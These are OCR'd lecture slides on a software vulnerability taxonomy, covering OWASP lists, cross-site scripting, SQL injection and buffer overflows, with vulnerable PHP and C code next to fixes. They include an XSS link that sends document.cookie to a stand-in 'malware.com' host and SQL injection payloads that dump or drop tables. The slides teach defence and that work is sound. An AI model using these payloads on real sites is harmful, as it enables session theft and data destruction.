Vulnerability taxonomy

Mariano Ceccato

mariano.ceccato@univr.it

Attacks

Security mistakes are very easy to make and a simple one-line error can be catastrophic. No programming language or platform can make the software secure: this is the programmer's job!

1. Buffer overflow
2. String formats
3. Integer overflow
4. SQL injection
5. Command injection
6. Error handling
7. Cross site scripting
8. Network traffic
9. Hidden fields and magic URLs
10. SSL and TLS
11. Weak passwords
12. Data storage
13. Information leakage
14. File access
15. Network name resolution
16. Race conditions
17. Unauthenticated keys
18. Random numbers
19. Usability

M. Howard, D. LeBlanc, J. Viega. *19 Deadly Sins of Software Security*. McGraw-Hill/Osborne, 2005.

OWASP top-ten

OWASP vulnerability	Attack
Unvalidated input	SQL/command injection, cross-site scripting
Broken access control	File access
Broken authentication and session management	Hidden fields and magic URLs
Cross site scripting (XSS) flaws	Cross-site scripting
Buffer overflows	Buffer overflow, string formats, integer overflow
Injection	SQL/command injection
Improper error handling	Error handling
Insecure storage	Data storage
Denial of service	<Out of scope>
Insecure configuration management	<Out of scope>

Open Web Application Security Project (OWASP). *The Ten Most Critical Web Application Security Vulnerabilities*.


OWASP top-ten

OWASP Top 10 - 2013	→	OWASP Top 10 - 2017
A1 – Injection	→	A1:2017-Injection
A2 – Broken Authentication and Session Management	→	A2:2017-Broken Authentication
A3 – Cross-Site Scripting (XSS)	↘	A3:2017-Sensitive Data Exposure
A4 – Insecure Direct Object References [Merged+A7]	U	A4:2017-XML External Entities (XXE) [NEW]
A5 – Security Misconfiguration	↘	A5:2017-Broken Access Control [Merged]
A6 – Sensitive Data Exposure	↗	A6:2017-Security Misconfiguration
A7 – Missing Function Level Access Contr [Merged+A4]	U	A7:2017-Cross-Site Scripting (XSS)
A8 – Cross-Site Request Forgery (CSRF)	☒	A8:2017-Insecure Deserialization [NEW, Community]
A9 – Using Components with Known Vulnerabilities	→	A9:2017-Using Components with Known Vulnerabilities
A10 – Unvalidated Redirects and Forwards	☒	A10:2017-Insufficient Logging&Monitoring [NEW,Comm.]

Open Web Application Security Project (OWASP). *The Ten Most Critical Web Application Security Vulnerabilities*. January, 2017.


Cross site scripting (XSS)

```
<?php

  $query = $_GET["query"];
  if (isset($query)) {
     echo "Search results for: " . $query;
     // perform query and echo query results
  }

?>
```




Cross site scripting (XSS)

```
<?php

  $query = $_GET["query"];
  if (isset($query)) {
     echo "Search results for: " . $query;
     // perform query and echo query results
  }

?>
```




Cross site scripting (XSS)

```
<?php

  $query = $_GET["query"];
  if (isset($query)) {
     echo "Search results for: " . $query;
     // perform query and echo query results
  }

?>
```




Cross site scripting (XSS)



http://search.com/?query=<a href="#" onclick="document.location=
'http://malware.com/stealcookie.php?cookie='+escape(document.cookie);"
>Q-bits

Cross site scripting (XSS)



Cross site scripting (XSS)

- Problem: user input is directly displayed in an output web page, without any sanitization. The typical attack pattern is:
  1. The attacker identifies a web site with XSS vulnerabilities
  2. The attacker creates a URL that submits malicious input (e.g., including malicious links or JS code) to the attacked web site
  3. The attacker tries to induce the victim to click on the URL (e.g., by including the link in an email)
  4. The victim clicks the URL, hence submitting malicious input to the attacked web site
  5. The web site response page includes malicious links or malicious JS code (executed on the victim's browser)

Fixing XSS

```
<?php
  $query = $_GET['query'];
  if (isset($query) &&
      preg_match('/^[\&\|\(\)\w\s]{3,30}$/', $query)) {
      echo "Search results for: $query";
      // perform query and echo query results
  }
?>
```

Fixing XSS

```
<?php
  $query = $_GET['query'];
  if (isset($query)) {
       $query = htmlentities($query);
       echo "Search results for: $query";
       // perform query and echo query results
  }
?>
```

htmlentities	
&	&amp;
<	&lt;
>	&gt;
"	&quot;
|	&#124;
(	&#40;
)	&#41;

Affected languages


- Any programming language used to build a web site
  - PHP, ASP, C#, VB.Net, ASP.NET, Java, Perl, CGI

Summary

Problem: user input is directly displayed in an output web page

- Sanitize any user input which might reach output statements (including statements that write to a database or that save cookies)

- Encode the output using HTML encoding, so that any malicious link or JS code remains uninterpreted by the browser (use custom HTML encoding or custom HTML unencoding to preserve some safe HTML tags)



DEPTNO	DNAME	LOC
10	ACCOUNTING	NEW YORK
20	RESEARCH	DALLAS
30	SALES	CHICAGO
40	OPERATIONS	BOSTON

SQL injection

SQL injection

```
<?php
 // https://mycompany.com/get_customer.php?id=1
  $id = $_GET["id"];
  $query = "SELECT * FROM customers WHERE id =" . $id;
  $result = mysql_query($query);
  for ($i = 0; $i < mysql_num_rows(); $i++)
    echo mysql_result($result, $i);
?>
```



```
SELECT * FROM customers WHERE id = 1
```

Id	Name	Number	Balance	card
1	Alice	101	€1,000	1023 3232
2	Bob	102	€2,000	3475 7347
3	Charlie	103	€100	2334 4432
…	…	…	…	…

8

SQL injection

```
<?php
 // https://mycompany.com/get_customer.php?id=1 OR 2>1
  $id = $_GET["id"];
  $query = "SELECT * FROM customers WHERE id =" . $id;
  $result = mysql_query($query);
  for ($i = 0; $i < mysql_num_rows(); $i++)
    echo mysql_result($result, $i);
?>
```




```
SELECT * FROM customers WHERE id = 1 OR 2>1
```

Id	Name	Number	Balance	card
1	Alice	101	€1,000	1023 3232
2	Bob	102	€2,000	3475 7347
3	Charlie	103	€100	2334 4432
…	…	…	…	…

SQL injection

```
$id = $_GET["id"];
$query = "SELECT * FROM customers WHERE id =" . $id;
$result = mysql_query($query);
```

```
SELECT * FROM customers WHERE id = 1 OR 2>1
```

```
SELECT * FROM customers WHERE id = 1; UPDATE accout…
```

```
SELECT * FROM customers WHERE id = 1; DROP accout …
```

SQL injection


Problem: user provided data is used to form an SQL query (e.g., through string concatenation) and the attacker provides malformed data, aimed at changing the semantics of the query


TRUVELO
ZU 0666', 0, 0); DROP DATABASE TABLICE;--

Fixing SQL injection

```
<?php
  $id = $_GET["id"];
  if (preg_match('^\d{1,8}$', $id)) {
    $query = "SELECT name FROM customers WHERE id =" . $id;
    $result = mysql_query($query);
    for ($i = 0; $i < mysql_num_rows(); $i++)
      echo mysql_result($result, $i);
  }
?>
```

- Accepts only **$id** that contains digits only and has length between 1 to 8
- Used on PHP prior to version 5.0. For PHP 5.0+, use the **prepare** method




Fixing SQL injection

```
<?php
  $stmt = mysqli_prepare($db,
          "SELECT ccnum FROM cust WHERE id = ?");
  $id = $_
  mysqli_stmt_bind_param($stmt, 'i', $id);
  mysqli_stmt_execute($stmt);
  mysqli_stmt_bind_result($stmt, $result);
  for ($i = 0; $i < mysql_num_rows(); $i++)
    echo mysql_result($result, $i);
?>
```

```
SELECT ccnum FROM cust WHERE id = 1 or 2>1 --
```

- `'i'` specifies we are expecting an integer input
- `'?'` will be replaced by the integer input
- Only if the final statement matches the structure we specified in the prepare statement will be valid



Affected languages

- All programming languages that interface with a database: Perl, Python, Java, web languages (ASP, ASP.NET, JSP, PHP), C#, VB.NET
- Low level languages (C, C++) might be compromised as well
- SQL is of course also vulnerable (e.g., stored procedures)


Buffer overf

Buffer overflow

- Attempting to write more data to a fixed length memory block


Buffer overflow

```
#include <stdio.h>
void f(char* input) {
    char buf[16];
    strcpy(buf, input);
    printf("%s\n", buf);
}
int main(int argc, char* argv[]) {
    f(argv[1]);
    return 0;
}

> a.out "HELLO"
```




Buffer overflow

```
#include <stdio.h>
void f(char* input) {
     char buf[16];
     strcpy(buf, input);
     printf("%s\n", buf);
}
int main(int argc, char* argv[]) {
     f(argv[1]);
     return 0;
}

> a.out "abcdefghijklmnopxxxxyyyy"
```



Call stack




ebp: register pointing to the base (highest address) of the current invocation frame (aka fp)
esp: register pointing to top of stack (lowest address)
eip: register pointing to the instruction to be executed next

call: f(x1, x2, x3);

1. The 3 params are saved to the stack
2. Return address (**eip** of **ebp**+ 4) is saved to the stack
3. **ebp** of previous frame is saved to the stack
4. Local variables are pushed to the stack (e.g., **buf[16]**)

Call stack




return**: **f(x1, x2, x3);

1. Local variables are popped from the stack
2. **ebp** of previous frame is restored from the stack
3. Return address is assigned to **eip**


Buffer overflow

```
#include <stdio.h>
void f(char* input) {
    char buf[16];
    strcpy(buf, input);
    printf("%s\n", buf);
}
int main(int argc, char* argv[]) {
    f(argv[1]);
    return 0;
}

> a.out "abcdefghijklmnopxxxxyyyy"
```



Buffer overflow


```
> a.out "hello"
```



Buffer overflow

